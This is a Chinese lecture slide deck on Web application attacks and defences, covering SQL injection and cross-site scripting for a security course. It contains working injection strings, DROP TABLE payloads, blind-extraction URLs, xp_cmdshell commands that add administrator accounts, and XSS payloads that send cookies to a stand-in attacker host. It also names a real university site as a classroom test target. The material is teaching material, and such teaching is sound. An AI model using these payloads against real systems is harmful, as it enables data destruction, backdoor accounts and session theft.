



网络攻防技术与实践课程

课程**11. Web**应用安全攻防技术(下)

诸葛建伟

zhugejw@gmail.com



内容

- 1. Web应用程序体系结构及其安全威胁**
- 2. Web应用安全攻防技术概述**
- 3. SQL注入**
- 4. 课堂实践：具体SQL注入漏洞测试**
- 5. XSS跨站脚本攻击**
- 6. 课外实践作业：SEED SQL注入攻击实验 | SEED XSS攻击实验**



代码注入攻击

□ 代码注入攻击

- **Web**应用程序的输入验证不完善漏洞
- 执行由攻击者所注入的恶意指令和代码
- 敏感信息泄露、权限提升或对系统的未授权访问

□ 多样化的代码注入攻击类型

- **SQL**注入攻击：恶意读取、修改与操纵数据库；
- **PHP**注入或**ASP**注入攻击：植入和运行 **Webshell**
- **Shell**注入攻击：恶意执行操作系统命令的；
- 其他多样化注入攻击：**LDAP**注入、邮件命令注入、**SSI**注入、**XPath**注入、**XML**注入、**XQuery**注入等



SQL注入攻击 (SQL Injection)

□ SQL注入攻击对Web应用程序的威胁

- 相当大部分Web应用程序使用后台数据库，动态产生内容
- **SQL注入攻击**：利用Web应用程序数据层存在的输入验证不完善型安全漏洞实施的一类代码注入攻击技术。

□ SQL注入漏洞机制

- 用户输入没有被正确地过滤：转义字符(引号、反引号、双下划线、分号、百分号)
- 没有进行严格类型检查：未判断输入是否预定类型



SQL注入攻击原理

- 表示层：表单或**URL**输入参数 用户输入
- 业务逻辑层：通过用户输入参数构造**SQL**语句
 - 不完善的输入验证机制
- 数据层：通过数据连接执行**SQL**语句
 - 触发恶意数据库操作



SQL注入攻击原理解析

- 表示层: **request**表单
- 业务逻辑层: **login.asp**
- 数据层: 后台**MS SQL Server**

```
inputusername = request.form("username")
inputpasswd = request.form("passwd")
set cn = Server.CreateObject("ADODB.Connection")
cn.Open "Driver={SQL Server};Server=WEBSVR;DataBase=WebDB;UID=sa;WD=123;"
set rso = server.CreateObject("ADODB.RecordSet")
sql = "SELECT * FROM accounts WHERE username ='" & inputusername
      & "' AND passwd = '" & inputpasswd & "'"
rso.Open sql, cn
if rso.eof then
    response.write("login error: username or passwd incorrect")
else
    response.write("login success")
end if
```



SQL注入攻击原理解析(2)

□ 正常情况

- 用户名: **guojing**; 口令: **123456**
- 正常SQL: **SELECT * from FROM accounts WHERE username = 'guojing' AND passwd = '123456'**

□ 黄蓉的诡计”

- 用户名/口令: **huangrong' OR '1'='1**
- 注入SQL结果: **SELECT * from FROM accounts WHERE username = 'huangrong' OR '1'='1' AND passwd = 'huangrong' OR '1'='1'**
- 等价于: **SELECT * from FROM accounts**
- 后果: 绕过了**login.asp**用户身份认证的正常逻辑, 获得访问



SQL注入攻击原理解析(3)

□ 黄蓉的诡计2

■ 口令框输入: **huangrong`; DROP TABLE accounts; SELECT * FROM admin WHERE 't' = 't**

■ 注入SQL结果:

SELECT * from FROM accounts WHERE username = 'x' OR '1'='1' AND passwd = 'huangrong';

DROP TABLE accounts;

SELECT * FROM admin WHERE 't' = 't'



类型约束检查不完备SQL注入

- ❑ **statement := "SELECT * FROM userinfo WHERE id = " + a_variable + ";"**
- ❑ **黄蓉的诡计3: a_variable := "1; DROP TABLE accounts"**
- ❑ **注入SQL结果: SELECT * FROM userinfo WHERE id = 1; DROP TABLE accounts;**



实际SQL注入攻击步骤

- 1. 发现SQL注入点
- 2. 判断后台数据库类型
- 3. 利用SQL注入进行后台口令拆解
- 4. 上传ASP后门，得到默认账户权限
- 5. 本地特权提升与利用数据库扩展存储过程



发现SQL注入点

- 注入点存在于形如**http://SITE/xxx.asp?some_rec=yyy**的动态网页
 - 手工审查
 - **Google Hacking**
- 注入点验证
 - 整数型参数：
 - “**yyy`**” (加单引号) : **SQL错误**
 - “**yyy and 1=1**” : 正常页面
 - “**yyy and 1=2**” : 空白页面
 - 字符串参数
 - “**yyy`**” (加单引号) : **SQL错误**
 - “**yyy` and '1'='1**” : 正常页面
 - “**yyy` and '1'='2**” : 空白页面



判断后台数据库类型

- **Web**应用程序流行的后台数据库
 - **ASP: MS SQL Server / ACCESS**
 - **PHP: MySQL**
- 利用数据库服务器的系统变量进行判断
 - **MS SQL Server: user / db_name()**
 - **MySQL: basedir、...**
 - **http://SITE/xxx.asp?some_rec=yyy and db_name()>0**
- 利用数据库服务器的系统表进行判断
 - **ACCESS: msysobjects**
 - **MS SQL Server: sysobjects**
 - **MySQL: mysql**
 - **http://SITE/xxx.asp?some_rec = yyy and (select count(*) from sysobjects)>0**



利用SQL注入进行后台口令拆解

- 猜解后台口令表表名
 - `http://SITE/xxx.asp?some_rec = yyy and (select count (*) from guessed_tbl_name)>0`
- 猜解字段名
 - `http://SITE/xxx.asp?some_rec = yyy and (select Count(guessed_rec_name) from Admin) > 0`
- 猜解字段值：二分法逼近
 - 字段长度: `http://SITE/xxx.asp?some_rec = yyy and (select top 1 len(username) from Admin)>[guessed_length]`
 - 字段值: 逐位猜解 `http://SITE/xxx.asp?some_rec = yyy and (select top 1 asc(mid(username,N,1)) from Admin)>[guessed_ascii]`
- 口令可能为MD5散列后的密文
 - MD5Crack



上传**ASP**后门，得到默认账户权限

□ 后台管理界面

- 利用提供的上传/下载文件等功能上传**ASP**后门
- **Web**服务器软件的默认账户权限
 - 本地受限账户命令执行
 - **Web**虚拟目录中文件上传/下载

□ 利用**MS SQL Server**的**BCP**命令

- **bcp "select codes from tmp_tbl" queryout c:\inetpub\wwwroot\runcommand.asp -c -S localhost -U sa -P foobar**



本地特权提升与 利用数据库扩展存储过程


- 进一步本地权限提升
 - 利用系统或某些特权应用服务(如**Serv-U**)安全漏洞
 - 利用系统配置不当提升系统权限
- **MS SQL Server**等**DBMS**支持扩展存储过程
 - **xp_cmdshell**, 需要**sa**帐户权限
- 通过**SQL**注入点执行相应的扩展存储过程
 - 添加有本地系统管理员权限的后门用户帐号
 - **http://SITE/xxx.asp?some_rec=yyy; exec master.xp_cmdshell "net user name password /add"**
 - **http://SITE/xxx.asp?some_rec=yyy; exec master.xp_cmdshell "net localgroup name administrators /add"**




自动化SQL注入攻击工具

- 自动化SQL注入漏洞发现
 - **Wposion**
 - 能够在动态Web文档中找出SQL注入漏洞的工具
 - **mieliekoek.pl**
 - 以网站镜像工具生成的输出为输入，找出含有表单页面
 - 允许在配置文件中对注入字符串进行修改
- 自动化SQL注入测试
 - **SPIKE Proxy**工具
 - 允许使用者对待注入字符串进行定制
 - **SPI Toolkit**工具包中的“**SQL Injector**”工具
- 国内黑客界工具
 - **NBSI**、**HDSI**、**阿D注入工具**、**CSC**、**WED...**
 - **Pangolin**

HDSI自动注入工具



HDSI自动注入工具(2)





SQL注入攻击防范措施

- 使用类型安全(**type-safe**)的参数编码机制
- 凡是来自外部的用户输入，必须进行完备检查
 - “限制、拒绝、净化”
 - URLScan过滤器:丢弃符合给定规则的输入
 - **PHP v5.2.0: filter_input()与filter_var()**
- 将动态**SQL**语句替换为存储过程、预编译**SQL**或**ADO**命令对象
- 加强**SQL**数据库服务器的配置与连接
 - 避免将敏感性数据(如口令)明文存放于数据库中
 - 最小权限原则配置**Web**应用程序连接数据库的查询操作权限
 - 实现一个不泄漏任何有价值信息的默认出错处理机制



内容

- 1. Web应用程序体系结构及其安全威胁**
- 2. Web应用安全攻防技术概述**
- 3. SQL注入**
- 4. 课堂实践：具体SQL注入漏洞测试**
- 5. XSS跨站脚本攻击**
- 6. 课外实践作业：SEED SQL注入攻击实验 | SEED XSS攻击实验**



课堂实践：具体SQL注入漏洞测试

- 实践任务：对北大科研部科研经费查询系统 (<http://www.research.pku.edu.cn/manage/search.asp>)进行SQL注入漏洞测试，查询获得所有近期科研经费记录
 - 1. 根据页面说明推测查询表单的实现逻辑
 - 2. 在输入查询框中注入构造字符串，使得页面能够返回所有近期科研经费记录
 - 3. 找出单个字符，输入查询框后，能达到上述同样查询效果
 - 4. **bonus:** 使用Live HTTP Header或TamperData插件构造数据，在不在查询框输入内容时，也能达到上述同样效果
- 注：已向网站管理员发送漏洞告知，不要实施攻击



内容

- 1. Web应用程序体系结构及其安全威胁**
- 2. Web应用安全攻防技术概述**
- 3. SQL注入**
- 4. XSS跨站脚本攻击**
- 5. 课外实践作业：SEED SQL注入攻击实验 | SEED XSS攻击实验**



跨站脚本攻击

(XSS: Cross-Site Scripting)

□ 什么是跨站脚本? (Wikipedia)



- 跨站脚本是一种通常存在于**Web**应用程序中的安全漏洞, 使得攻击者可以将恶意的代码注入到网页中, 从而危害其他**Web**访问者。
- 客户端脚本: **Javascript, Flash ActionScript** 等

□ 与代码注入攻击的比较

- 相似的漏洞根源: **Web**应用程序没有对非预期输入做全面有效检查和净化。
- 不同的最终攻击目标
 - 代码注入: **Web**站点
 - **XSS**: 访问**Web**应用程序的其他用户

跨站脚本攻击技术原理

```
if(isset($_POST['name'])) {
    if(empty($_POST['name'])) {
        exit("<script>alert('称呼为空!'); window.history.go(-1);</script>");
    }elseif(empty($_POST['content'])) {
        exit("<script>alert('内容不能为空!'); window.history.go(-1);</script>");
    }else {
        $record = array(
            'title' => $_POST['title'], //title
            'name' => $_POST['name'], //没过滤
            'content' => $_POST['content'],
            'ip' => get_client_ip(), //这个是系统自带的一个函数, IP也是可以伪造的。
            'created_date' => date("Y-m-d H:i:s")
        );
        $id = $db->save('phpaadb_message', $record);
        if($id) {
            echo "<script>alert('留言成功! 管理员审核才能看到!');
            window.location='message.php';</script>";
        }
    }
}
```





典型跨站脚本攻击

□ 查看用户终端会话**Cookie**

- `<script>alert(document.cookie)</script>`
- 会话**ID**、甚至登录口令等敏感信息

□ 窃取**Cookie**

- 攻击者控制网站: **steal_cookie_example.com**
- `<script>document.location='http://steal_cookie_example.com/getcookie.php?cookie='+document.cookie;</script>`

□ 网页挂马

- `<iframe src="http://target_link" height=0 width=0></iframe>`
- `<script src = "http://target_link"></script>`

跨站脚本攻击类型

□ 持久性XSS: **Persistent / stored**


- 漏洞形式: **Web**应用程序允许用户输入内容并持久保存并显示在网页上.
- 攻击方式: 攻击者通过利用跨站漏洞构建恶意脚本, 对大量用户构成危害.
- 典型案例: 留言本/论坛/博客/**wiki**等。

□ 非持久性XSS: **Non-Persistent / reflected**

- 用户输入产生**XSS**反馈给该用户, 需结合社会工程学进行攻击

□ **DOM-based: 本地XSS, 如JS本地生成HTML页面中存在**

非持久性XSS攻击过程





XSS跨站脚本攻击实例

❑ SEED实验环境中的phpBB论坛存在XSS

posting.php接受用户输入的关键代码

//会话ID检查: 只检查sid是否相符, 如果正确即通过用户认证, 容易受到Cookie欺骗假冒攻击

```
if ($sid == '' || $sid != $userdata['session_id'])
{
    $error_msg .= (!empty($error_msg)) ? '<br />' . $lang['Session_invalid'] : $lang['Session_invalid'];
}

switch ( $mode )
{
    case 'editpost':
    case 'newtopic':
    case 'reply':
        $username = ( !empty($HTTP_POST_VARS['username']) ) ? $HTTP_POST_VARS['username'] : '';
        $subject = ( !empty($HTTP_POST_VARS['subject']) ) ? trim($HTTP_POST_VARS['subject']) : '';
        //没有对message进行安全检查与过滤!
        $message = ( !empty($HTTP_POST_VARS['message']) ) ? $HTTP_POST_VARS['message'] : '';
```


viewtopic.php显示帖子的关键代码

```
$post_subject = ( $postrow[$i]['post_subject'] != '' ) ? $postrow[$i]['post_subject'] : '';
//直接从数据表中获取原始的message信息, 并没有进行输出净化
2) $message = $postrow[$i]['post_text'];
   $bbcode_uid = $postrow[$i]['bbcode_uid'];
```

XSS跨站脚本攻击实例

—测试XSS漏洞


□ `<script>alert('XSS');</script>`



XSS跨站脚本攻击实例

—窃取用户的会话Cookie

- ❑ `<script>document.write(""); </script>`





XSS跨站脚本攻击实例

—假冒其他用户修改帖子

- **Live HTTP Header**插件记录**Post**数据
- 修改**POST**数据
 - 改变帖子内容，通过窃取**Cookie**中的**sid**假冒身份
